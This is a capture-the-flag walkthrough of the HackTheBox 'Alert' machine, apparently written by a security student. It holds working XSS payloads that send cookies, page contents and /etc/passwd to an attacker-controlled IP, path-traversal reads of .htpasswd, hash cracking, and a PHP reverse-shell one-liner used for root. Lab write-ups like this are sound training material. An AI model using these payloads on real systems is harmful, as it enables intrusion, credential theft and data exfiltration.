
HackTheBox: Alert — WalkThrough
Reconnaissance
Let’s do a port scan on Alert machine.
$ nmap -sC -sV 10.10.11.44 -oN nmap.txt
# Nmap 7.95 scan initiated Fri Apr 25 00:19:16 2025 as: nmap -sC -sV -oN nmap.txt 10.10.11.44
Nmap scan report for 10.10.11.44
Host is up (0.35s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://alert.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 25 00:20:50 2025 -- 1 IP address (1 host up) scanned in 93.68 seconds
A HTTP server on port 80 is listening.
Adding 10.10.11.44 alert.htb entry in /etc/hosts file.
Web
We are presented with a simple webpage where there is an option to view markdown files.

Tested with a simple markdown file:
# Title
### This is H3 heading
- List
- List
There is also an option to share this markdown by generating a shareable link at the bottom of the page.
Here’s how the link looks like: http://alert.htb/visualizer.php?link_share=680b206cabb0a3.83796115.md. The random part doesn’t look like any kind of hashing.
Directory Bruteforcing
$ ffuf -c -w /opt/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://alert.htb/FUZZ -e .php,.zip
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://alert.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .php .zip
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
contact.php             [Status: 200, Size: 24, Words: 3, Lines: 2, Duration: 255ms]
messages.php            [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 139ms]
We have “Contact Us” page where we can send some messages to the site owner. This might be the place for executing some cross site scripting payloads. However we might need to generate some shareable links for that.
Subdomains Bruteforcing
~ > ffuf -c -w /opt/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://alert.htb -H "Host: FUZZ.alert.htb" -fc 301
________________________________________________

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FUZZ: /opt/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.alert.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 130ms]
:: Progress: [4989/4989] :: Job [1/1] :: 255 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
Add statistics.alert.htb to /etc/hosts file.

This has a Basic authentication in place.
Exploiting XSS
Tried to add some XSS payload to the markdown and see if it renders.
# Title
### This is H3 heading
<script>alert(1)</script>
XSS is confirmed. Shareable link is created from the markdown and it has XSS payload as well. Now its time to test this against the admins.
# Title
### This is H3 heading
<script src="http://10.10.16.11:8000/test.js"></script>
Host a test javascript file and send the shareable link generated from uploading the markdown payload given above.

And we can confirm that someone is clicking on the link that we shared. Great!

Trying to ex-filtrate the cookie:
Setting up a netcat listener on port 8888 and serving the test.js file on port 8000.
function exfiltrateCookie()  {
        var img = new Image();
        img.src= "http://10.10.16.11:8888/?" + btoa(document.cookie);
}

exfiltrateCookie();
Unfortunately, we couldn’t exfiltrate the cookie as seen below. This must be due to HttpOnly attribute being set on the cookie.
~/Documents/ctf/alert > nc -lvknp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.11.44 48788
GET /? HTTP/1.1
Host: 10.10.16.11:8888
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate
Trying to exfiltrate the page contents
function exfiltrateHTML() {
    fetch("/messages.php")
        .then(response => response.text())
        .then(html => {
            var encoded = btoa(html);
            var img = new Image();
            img.src = "http://10.10.16.11:8888/?p=" + encoded;
        })
        .catch(error => console.error('Fetch failed:', error));
}

exfiltrateHTML();
Here’s the response we received:
Connection received on 10.10.11.44 56450
GET /?p=PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg== HTTP/1.1
Host: 10.10.16.11:8888
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate
Decoding the base64 encoded message, we get a reference to a message link.
~/Documents/ctf > echo -n "PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg==" | base64 -d
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
Grabbing messages.php?file=2024-03-10_15-48-34.txt using the XSS payload gave /?p=PHByZT48L3ByZT4K as the exfiltrated content. After decoding, we got nothing.
~/Documents/ctf > echo -n "PHByZT48L3ByZT4K" | base64 -d
<pre></pre>
Trying to grab the homepage HTML.

Local File Disclosure
On the /messages.php?file= endpoint, let’s try local file disclosure vulnerability and try to access /etc/passwd.
function exfiltrateHTML() {
    fetch("/messages.php?file=../../../../../../etc/passwd")
        .then(response => response.text())
        .then(html => {
            var encoded = btoa(html);
            var img = new Image();
            img.src = "http://10.10.14.69:8888/?p=" + encoded;
        })
        .catch(error => console.error('Fetch failed:', error));
}

exfiltrateHTML();
/etc/passwd successfully ex-filtrated.

Using fetch("/messages.php?file=../index.php") to get the index.php and we can see the PHP tags. This confirms the vulnerability is a file disclosure and not a LFI. In LFI, the included PHP file is executed on the context of website, and we could try uploading a php reverse shell and include it through this parameter to gain a shell.
Tried to read these internal files with no success:
/proc/self/environ/proc/self/fd/home/albert/.ssh/id_rsa/home/david/.ssh/id_rsa
Finally,/etc/apache2/apache2.confand/etc/apache2/envvarswas accessible. So let’s try to map out the hosting structure foralert.htbdomain.
I tried to pull /etc/apache2/sites-available/000-default.conf which is the default configuration file. and here is the response:
<VirtualHost *:80>
    ServerName alert.htb

    DocumentRoot /var/www/alert.htb

    <Directory /var/www/alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^alert\.htb$
    RewriteCond %{HTTP_HOST} !^$
    RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
/var/www/statistics.alert.htb is the web root for statistics subdomain website. Tried to get index.html but didn’t contain anything useful./var/www/statistics.alert.htb/.htpasswd trying to get access to this file to grab the Basic authentication credentials.
<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
This is Apache hash format. Cracking the hash using hashcat.
hashcat --hash-type 1600 ./mhash /usr/share/wordlists/SecLists/Passwords/xato-net-10-million-passwords-1000000.txt
Let’s try to log into statistics.alert.htb site using the credentials that we just obtained. However, the site don’t contain anything interesting other than the donations chart.

Logging into SSH using the albert’s credentials and we can find user.txt in his home directory /home/albert.
Privilege Escalation
Downloaded linpeas.sh and ran. Pointed to some privesc CVEs however none seem to work.
Looking at open network connections, ss -tupln.

server listening on port 8080. Let’s try to local forward our 8080 port to see how it looks like since its not accessible from outside of the machine.
ssh -L 8080:127.0.0.1:8080 albert@alert.htb
root         985       1  0 Apr29 ?        00:00:00 /usr/sbin/cron -f
root        1003     985  0 Apr29 ?        00:00:00  \_ /usr/sbin/CRON -f
root        1038    1003  0 Apr29 ?        00:00:00  |   \_ /bin/sh -c /root/scripts/php_bot.sh
root        1039    1038  0 Apr29 ?        00:00:00  |       \_ /bin/bash /root/scripts/php_bot.sh
root        1041    1039  0 Apr29 ?        00:00:00  |           \_ inotifywait -m -e modify --format %w%f %e /opt/website-monitor/config
root        1042    1039  0 Apr29 ?        00:00:00  |           \_ /bin/bash /root/scripts/php_bot.sh
root        1004     985  0 Apr29 ?        00:00:00  \_ /usr/sbin/CRON -f
root        1037    1004  0 Apr29 ?        00:00:00      \_ /bin/sh -c /root/scripts/xss_bot.sh
root        1040    1037  0 Apr29 ?        00:00:00          \_ /bin/bash /root/scripts/xss_bot.sh
root        1043    1040  0 Apr29 ?        00:00:00              \_ inotifywait -m -e create --format %w%f %e /var/www/alert.htb/messages --exclude 2024-03-10_15-48-34.txt
root        1044    1040  0 Apr29 ?        00:00:00              \_ /bin/bash /root/scripts/xss_bot.sh
root         990       1  0 Apr29 ?        00:00:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
Website monitor is running in port 8080 on PHP.
/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitoralbert@alert:/opt/website-monitor$ find ./ -writable
./config
./config/configuration.php
./monitorsalbert@alert:/opt/website-monitor$ groups
albert management
albert@alert:/opt/website-monitor$ find / -group management -perm -g=w 2>/dev/null
/opt/website-monitor/config
/opt/website-monitor/config/configuration.phpalbert@alert:/opt/website-monitor/config$ echo '<?php $sock=fsockopen("10.10.14.69",9001);exec("/bin/sh -i <&3 >&3 2>&3"); ?>' > configuration.php~/Documents/ctf/alert > nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.44 42420
/bin/sh: 0: can't access tty; job control turned off
# ls
root.txt
scripts
# cat root.txt
dfa4acd09b1182f6b4921b119bc089a2Source Code Analysis
Lets check the cron jobs
# crontab -l

@reboot /root/scripts/xss_bot.sh
@reboot /root/scripts/php_bot.sh
*/10 * * * * rm -r /var/www/alert.htb/uploads/*
*/5 * * * * /root/scripts/cleanup.sh
* * * * * /usr/bin/php -f /opt/website-monitor/monitor.php >/dev/null 2>&1
Here’s how frequently each crontab entry runs:
@reboot /root/scripts/xss_bot.sh: Runs once at every system boot (when the machine starts up).@reboot /root/scripts/php_bot.sh: Also runs once at every system boot.*/10 * * * * rm -r /var/www/alert.htb/uploads/*: Every 10 minutes. This is the code that is responsible for us to generate the shareable markdown link from time to time.*/5 * * * * /root/scripts/cleanup.sh: Every 5 minutes.* * * * * /usr/bin/php -f /opt/website-monitor/monitor.php >/dev/null 2>&1: runs every minute.
Code responsible for frequent cleanups (cleanup.sh)
This script aggressively cleans shared memory (/dev/shm/) and temporary files (/tmp/), excluding only entries starting with systemd or Crashpad, and also hardens the system by removing the SUID and SGID bits from key shells like /bin/bash and /bin/dash.
#!/bin/bash
/usr/bin/rm -r /dev/shm/*
shopt -s extglob
/usr/bin/rm -rf /tmp/!(systemd*|Crashpad)
shopt -u extglob
/usr/bin/chmod ug-s /bin/bash
/usr/bin/chmod ug-s /bin/dash
Code responsible for clicking the links (xss_bot.sh)
This is meant to simulate a browser visiting user-submitted URLs, possibly to test for vulnerabilities like XSS.
This script monitors /var/www/alert.htb/messages for newly created files (excluding one specific file) and, upon detection, runs a Python script (admin.py) as the user david
#!/bin/bash

MONITOR_DIR="/var/www/alert.htb/messages"

if [ ! -d "$MONITOR_DIR" ]; then
    echo "The directory $MONITOR_DIR does not exist."
    exit 1
fi

# Monitor the directory for create and delete events
inotifywait -m -e create --format '%w%f %e' "$MONITOR_DIR" --exclude "2024-03-10_15-48-34.txt" | while read fullpath event
do
    filename=$(basename "$fullpath")
    echo "The file $filename has been created."
    sudo -u david /usr/bin/python3 /home/david/admin.py
    echo "$filename restored."
done
And here’s how the admin.py looks like:
...[snip]...
def main():
    # Start WebDriver
    try:
        with webdriver.Chrome(service=service, options=chrome_options) as driver:
            driver.set_page_load_timeout(10)

            # Get list of message files
            message_files = (f for f in os.listdir(DIRECTORY_PATH) if f.endswith(".txt"))
            for file in message_files:
                if file != "2024-03-10_15-48-34.txt":
                    file_path = os.path.join(DIRECTORY_PATH, file)
                    logging.info(f"Processing file: {file_path}")

                    # Extract URLs
                    urls = extract_urls_from_file(file_path)

                    if urls:
                        process_urls(driver, urls)
                    else:
                        logging.warning(f"No URLs found in file: {file_path}")
admin.py is responsible for processing the URLs that are part of the message submitted through the “Contact Us” form. Once a message is uploaded to the /var/www/alert.htb/messages/ directory as a .txt file, the script reads its contents, extracts any URLs using a regular expression, and deletes the file. It then uses a headless Chrome browser (via Selenium web driver) to visit each extracted URL, simulating a real admin viewing the message.
Code responsible for monitoring (php_bot.sh)
This script monitors /opt/website-monitor/config for any file modifications. When a change is detected, it waits 3 seconds, runs a PHP script, then restores the original configuration.php from a backup, resets permissions, and reassigns group ownership to management, effectively undoing any unauthorized changes.
#!/bin/bash

MONITOR_DIR="/opt/website-monitor/config"

if [ ! -d "$MONITOR_DIR" ]; then
    echo "The file $MONITOR_DIR does not exist."
    exit 1
fi

inotifywait -m -e modify --format '%w%f %e' "$MONITOR_DIR" | while read fullpath event
do
    filename=$(basename "$fullpath")
    echo "The file $filename has been modified."
    /usr/bin/sleep 3
    /usr/bin/php -f /opt/website-monitor/config/configuration.php >/dev/null 2>&1
    /usr/bin/cp /root/scripts/config/configuration.php /opt/website-monitor/config/
    /usr/bin/chmod -R 775 /opt/website-monitor/config
    /usr/bin/chown -R :management /opt/website-monitor/config
    echo "$filename restored."
done
After we modified cofiguration.php, this file was responsible for sending a reverse shell back to us.
Zero Click Exploit
Let’s build an exploit that can root this box with just one script by taking the box IP as the only argument.
'''
Series of steps:
Send requests to alert.htb (maybe need to modify /etc/hosts)
Try to directly exfiltrate the .htpasswd file using XSS
Need to host the test.js
Need to setup the handler to listen to the exfiltration
Base64 decode the output
Get the hash + Start the hashcat cracker and get the output
Connect to the machine using SSH and grab user.txt [Output this]
Modify the configuration.php file to send back a php reverse shell
Grab this shell and then grab root.txt [Output this]

Use assert statements along the way so that we confirm all the things upto there is correct.
'''
Find the full exploit script here.
And here’s the output from the script:
$ $python3 exploit.py

[+] Extracted share URL: http://alert.htb/visualizer.php?link_share=6817c57a55b1a1.84979731.md
[+] Serving files at port 8000
[+] Contact form submitted successfully
[+] Waiting for exfiltrated data...
 * Serving Flask app 'exploit'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8888
 * Running on http://10.0.0.104:8888
Press CTRL+C to quit
10.10.11.44 - - [04/May/2025 14:52:26] "GET /test.js HTTP/1.1" 200 -
10.10.11.44 - - [04/May/2025 14:52:26] "GET /?p=PHByZT5hbGJlcnQ6JGFwcjEkYk1vUkJKT2ckaWdHOFdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K HTTP/1.1" 200 -
[+] Successfully exfiltrated .htpasswd file!
[+] Extracted user:hash => albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
[+] Running command: ['/usr/bin/hashcat', '--hash-type', '1600', '/home/dawadi/Documents/OSWE-HTB-Auto-Exploits/Alert/hash', '/home/dawadi/Documents/OSWE-HTB-Auto-Exploits/Alert/xato-net-10-million-passwords-1000000.txt', '--username', '--potfile-disable']
[+] Password cracked: manchesterunited
[+] User flag : 4546036d7da0f6f9cb535910ef11f3c5
[+] Started reverse shell handler on 0.0.0.0:9001
[+] Injecting reverse shell payload in config file
[+] Waiting for reverse shell connection...
[+] Received connection from 10.10.11.44:44454
/bin/sh: 0: can't access tty; job control turned off
# [+] Connected! Upgrading shell...
root@alert:~# [+] Attempting to read root flag...
cat /root/root.txt
ab8429054003ec6c0282fd8e7ede7b10
root@alert:~# [+] Shell handler closed
[+] Root flag: ab8429054003ec6c0282fd8e7ede7b10

[*] Exploitation Results:
[+] User Flag: 4546036d7da0f6f9cb535910ef11f3c5
[+] Root Flag: ab8429054003ec6c0282fd8e7ede7b10
Founder of cybersecnerds.com. Graduate Cybersecurity student with industry experience in detection and response engineering, application and product security, and cloud-native systems.
Actively looking for a full-time security engineering role.


